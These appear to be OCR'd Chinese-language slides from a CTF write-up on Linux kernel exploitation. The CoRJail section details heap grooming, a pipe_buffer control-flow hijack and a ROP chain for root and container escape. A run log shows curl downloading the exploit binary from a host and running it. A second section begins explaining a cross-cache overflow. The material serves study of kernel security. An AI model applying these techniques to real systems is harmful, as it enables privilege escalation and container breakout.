
Exploit - Control execution flow by pipe_buffer

- 再來的步驟：
  - 釋放所有 tty_struct
  - 呼叫 sys_pipe 來 spray struct pipe_buffer
  - 等 polling thread 釋放
- 最後在 spray kmalloc-1024 的 user_key_payload，就可以控制整個 pipe_buffer 的結構


Ptr
user_key_payload
(poll_list)
Ptr
poll_list
tty_file_private
tty_file_private
tty_struct - 0x18
Freed
Freed
釋放所有 tty_struct


Ptr
user_key_payload
(poll_list)
Ptr
poll_list
tty_file_private
tty_file_private
tty_struct - 0x18
pipe_buffer
pipe_buffer
spray with pipe_buffer


Polling thread 等待結束
被當作 chunk 釋放掉
Freed
user_key_payloa
d
Ptr
poll_list
tty_file_private
tty_file_private
Freed
pipe_buffer
pipe_buffer


Freed user_key_payload
Ptr
poll_list
tty_file_private
tty_file_private
user_key_payload
pipe_buffer
pipe_buffer
spray user_key_payload

$ Corjail


Exploit - Do ROP and escape container

- 觸發 Off-By-Null
- 蓋寫 struct poll_list object 取得任意釋放的 primitive
- 釋放 struct user_key_payload 取得 oob read，藉此 leak kernel address
- 釋放 struct pipe_buffer 控制程式執行
- 執行 ROP 跳脫 container

$ Corjail


Exploit - Do ROP and escape container

- 右圖是將 user_key_payload 寫成 0xff，並執行到 free_pipe_info 後的記憶體結構
- 接下來會在 pipe_buf_release 執行取出 function pointer ops，並執行 ops->release(pipe, buf)，也就是 rsi 指向的位址所存放的內容是可控的



$ Corjail


Exploit - Do ROP and escape container



$ Corjail

Exploit - Do ROP and escape container


rsi 指向 buf，因此 pop rsp 後 stack 遷移到上方



push rsi ; in eax, dx ; jmp qword ptr [rsi + 0x66]

$ Corjail

Exploit - Do ROP and escape container



$ Corjail

Exploit - Do ROP and escape container


- ROP gadget 要做的事情分成幾個部分：
  - Root 提權
    - creds = prepare_kernel_cred(0)
    - commit_creds(creds)
  - 切換 namespace
    - task = find_task_by_vpid(1)
    - switch_task_namespaces(task, init_nsproxy)
    - 在 userspace 呼叫 setns，將當前執行的 process 切換到指定的 namespace

$ Corjail

Exploit - Do ROP and escape container

- task = find_task_by_vpid(1)
- switch_task_namespaces(task, init_nsproxy)
- 不過 setns 被 seccomp 擋掉了，process 沒辦法切換 namespace

```
user@CoRJail:/$ ls -al /proc/1/ns
total 0
dr-x--x--x 2 user user 0 Oct 22 19:41 .
dr-xr-xr-x 9 user user 0 Oct 22 19:29 ..
lrwxrwxrwx 1 user user 0 Oct 22 19:41 cgroup -> 'cgroup:[4026532239]'
lrwxrwxrwx 1 user user 0 Oct 22 19:41 ipc -> 'ipc:[4026532160]'
lrwxrwxrwx 1 user user 0 Oct 22 19:41 mnt -> 'mnt:[4026532158]'
lrwxrwxrwx 1 user user 0 Oct 22 19:41 net -> 'net:[4026532163]'
lrwxrwxrwx 1 user user 0 Oct 22 19:41 pid -> 'pid:[4026532161]'
lrwxrwxrwx 1 user user 0 Oct 22 19:41 pid_for_children -> 'pid:[4026532161]'
lrwxrwxrwx 1 user user 0 Oct 22 19:41 time -> 'time:[4026531834]'
lrwxrwxrwx 1 user user 0 Oct 22 19:41 time_for_children -> 'time:[4026531834]'
lrwxrwxrwx 1 user user 0 Oct 22 19:41 user -> 'user:[4026531837]'
lrwxrwxrwx 1 user user 0 Oct 22 19:41 uts -> 'uts:[4026532159]'
```



```
root@CoRJail:/tmp# ls -al /proc/1/ns
total 0
dr-x--x--x 2 user user 0 Oct 22 19:51 .
dr-xr-xr-x 9 user user 0 Oct 22 19:51 ..
lrwxrwxrwx 1 user user 0 Oct 22 19:51 cgroup -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 user user 0 Oct 22 19:51 ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 user user 0 Oct 22 19:51 mnt -> 'mnt:[4026531840]'
lrwxrwxrwx 1 user user 0 Oct 22 19:51 net -> 'net:[4026531992]'
lrwxrwxrwx 1 user user 0 Oct 22 19:51 pid -> 'pid:[4026532161]'
lrwxrwxrwx 1 user user 0 Oct 22 19:51 pid_for_children -> 'pid:[4026531836]'
lrwxrwxrwx 1 user user 0 Oct 22 19:51 time -> 'time:[4026531834]'
lrwxrwxrwx 1 user user 0 Oct 22 19:51 time_for_children -> 'time:[4026531834]'
lrwxrwxrwx 1 user user 0 Oct 22 19:51 user -> 'user:[4026531837]'
lrwxrwxrwx 1 user user 0 Oct 22 19:51 uts -> 'uts:[4026531838]'
```

$ Corjail

Exploit - Do ROP and escape container

- 用 ROP 做 setns 的程式操作
  - sys_setns 一開始會做一些檢查，不過不重要
  - 執行 prepare_nsset
  - 執行 commit_nsset，底層其實就是執行：
    - current->fs->root = nsset->fs->root
    - current->fs->pwd = nsset->fs->pwd
    - current->nsproxy = nsset->nsproxy (switch_task_namespaces)

```
1  SYSCALL_DEFINE2(setns, int, fd, int, flags)
2  {
3      struct file *file;
4      struct ns_common *ns = NULL;
5      struct nsset nsset = {};
6      int err = 0;
7
8      file = fget(fd);
9      if (proc_ns_file(file)) {
10         ns = get_proc_ns(file_inode(file));
11         flags = ns->ops->type;
12     } else if (!IS_ERR(pidfd_pid(file))) {
13         err = check_setns_flags(flags);
14     }
15
16     err = prepare_nsset(flags, &nsset);
17     if (proc_ns_file(file))
18         err = validate_ns(&nsset, ns);
19     else
20         err = validate_nsset(&nsset, file->private_data);
21
22     commit_nsset(&nsset);
23     put_nsset(&nsset);
24     fput(file);
25     return err;
26 }
```

$ Corjail

Exploit - Do ROP and escape container

- 執行 prepare_nsset：
  - nsset->fs = copy_fs_struct(me->fs)
- 於是 ROP 改成對當前 process 執行
  - current->fs = copy_fs_struct(init_fs)

```
1  static int prepare_nsset(unsigned flags, struct nsset *nsset)
2  {
3      struct task_struct *me = current;
4
5      nsset->nsproxy = create_new_namespaces(0, me, current_user_ns(), me->fs);
6
7      if (flags & CLONE_NEWUSER)
8          nsset->cred = prepare_creds();
9      else
10         nsset->cred = current_cred();
11
12     if (flags == CLONE_NEWNS)
13         nsset->fs = me->fs;
14     else if (flags & CLONE_NEWNS)
15         nsset->fs = copy_fs_struct(me->fs);
16
17     nsset->flags = flags;
18     return 0;
19 }
```

$ Corjail

Exploit - Do ROP and escape container

- 切換 namespace
  - task = find_task_by_vpid(1)
  - switch_task_namespaces(task, init_nsproxy)
  - current->fs = copy_fs_struct(init_fs)
- 但 docker container 在 kenrel space 的處理我不是很確定
- Finally escape !!

```
user@CoRJail:/$ cd /tmp && curl 10.1.100.42:8000/test -o test && chmod +x ./tes
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1601k  100 1601k    0     0   195M      0 --:--:-- --:--:-- --:--:--  223M
[---------- exploit start ----------]
[+] initialize...
[*] squeeze dry kmalloc-32 with seq_operation
[*] spray user_key_payload in kmalloc-32 to get new slab
[*] create polling thread
[*] spray more user_key_payload in kmalloc-32
[*] trigger null byte oob write
[*] join polling thread
[*] spray seq_operation to make type confusion
[*] try to leak kern address success !
[+] kern_base: 0x0000000000000000
[*] free user key except corrupted one
[*] spray tty_file_private
[*] try to leak heap address success !
[+] heap_base: 0xffff88801a5c0c00
[*] free sprayed seq_operation
[*] refill kmalloc-32 with poll_list using polling thread
[*] free corrupted key
[*] spray user_key_payload in kmalloc-32 again to control poll_list.next
[*] replace tty_struct with pipe_buff
[*] wait for polling thread free target pipe_buff
[*] free all user key
[*] spray kmalloc-1024 key_user_payload to overlap with struct pipe_buffer
[*] hijack control flow
[+] We are Ro0ot!
root@CoROS:/# echo $$
12
root@CoROS:/# ls -al /proc/12/ns
total 0
dr-x--x--x 2 root root 0 Oct 22 20:42 .
dr-xr-xr-x 9 root root 0 Oct 22 20:41 ..
lrwxrwxrwx 1 root root 0 Oct 22 20:42 cgroup -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 root root 0 Oct 22 20:42 ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 root root 0 Oct 22 20:42 mnt -> 'mnt:[4026531840]'
lrwxrwxrwx 1 root root 0 Oct 22 20:42 net -> 'net:[4026531992]'
lrwxrwxrwx 1 root root 0 Oct 22 20:42 pid -> 'pid:[4026531836]'
lrwxrwxrwx 1 root root 0 Oct 22 20:42 pid_for_children -> 'pid:[4026531836]'
lrwxrwxrwx 1 root root 0 Oct 22 20:42 time -> 'time:[4026531834]'
lrwxrwxrwx 1 root root 0 Oct 22 20:42 time_for_children -> 'time:[4026531834]'
lrwxrwxrwx 1 root root 0 Oct 22 20:42 user -> 'user:[4026531837]'
lrwxrwxrwx 1 root root 0 Oct 22 20:42 uts -> 'uts:[4026531838]'
```

$ Corjail

Exploit - Other

- 不確定 kernel 對 namespace 做了哪些檢查，嘗試：
  - task = find_task_by_vpid(getpid())
  - switch_task_namespaces(task, init_nsproxy)
- 然後 container 就掛了??

$ Corjail

Exploit - Other

- ROP 中有一個 push rax ; pop rbx ; ret，不知道功能是什麼 @_@
- 釋放 key 或是 tty 時要等待一秒，因為釋放的操作是丟給 worker 執行

Cache-of-castaways

$ Cache-of-castaways

Description

- Kernel module castaway
- Module 初始化以及使用到的結構
- castaway_cache 存放的 object 大小為 512
- 定義 OVERFLOW_SZ 為 6，後面會做介紹

```c
#define OVERFLOW_SZ 0x6
#define CHUNK_SIZE 512

typedef struct
{
    char pad[OVERFLOW_SZ];
    char buf[];
} castaway_t;

struct castaway_cache
{
    char buf[CHUNK_SIZE];
};

castaway_t **castaway_arr;
static struct kmem_cache *castaway_cachep;

static int init_castaway_driver(void)
{
    // ... register
    castaway_arr = kzalloc(MAX * sizeof(castaway_t *), GFP_KERNEL);
    castaway_cachep = KMEM_CACHE(castaway_cache, SLAB_PANIC | SLAB_ACCOUNT);
    return 0;
}
```

$ Cache-of-castaways

Description

- 操作都是透過 ioctl，只分成兩個命令： add 與 edit
  - add - castaway_add
  - edit - castaway_edit
- castaway_add - 申請一個 object 並回傳 index

```
26 static long castaway_add(void)
27 {
28     int idx;
29     if (castaway_ctr >= MAX)
30         return -1;
31
32     idx = castaway_ctr++;
33     castaway_arr[idx] = kmem_cache_zalloc(castaway_cachep, GFP_KERNEL_ACCOUNT);
34     return idx;
35 }
```

$ Cache-of-castaways

Description

- castaway_edit - 接收 index、buffer 與 size，將資料複製到對應 index 的 object
- 其中 castaway_arr[ ]->buf 開頭有大小 OVERFLOW_SZ (6) 的 padding，導致可以蓋寫下一個 object 6 bytes

```
37 static long castaway_edit(int64_t idx, uint64_t size, char *buf)
38 {
39     char temp[CHUNK_SIZE];
40     // ... check index and size
41     copy_from_user(temp, buf, size);
42     memcpy(castaway_arr[idx]->buf, temp, size);
43
44     return size;
45 }
```

$ Cache-of-castaways

Cross cache overflow

- 利用 buddy 與 slab cache 的機制來控制 cache overflow 的目標，也被稱作 cross cache overflow
- Slab 底層是由 buddy allocator 來分配記憶體，當 slab 不夠時會有以下呼叫流程：
  - new_slab
  - allocate_slab
  - alloc_slab_page - 向 buddy system 申請 page
    - Object 大小為 512 bytes 的 slab 會請求 order-0 page (0x1000 bytes)
- 當 buddy system 發現 order-n 的請求無法滿足，則會從 order-n+1 切半來使用，如果 n+1 沒有，就 n+2,+3 …

$ Cache-of-castaways

Exploit - Drain cred_jar

- 紀錄 process 執行權限的 struct cred 是由 “cred_jar” cache 做申請
- 首先透過大量 fork 來 drain “cred_jar” cache

```
void __init cred_init(void)
{
        /* allocate a slab in which we can store credentials */
        cred_jar = kmem_cache_create("cred_jar", sizeof(struct cred), 0,
                        SLAB_HWCACHE_ALIGN|SLAB_PANIC|SLAB_ACCOUNT, NULL);
}
```

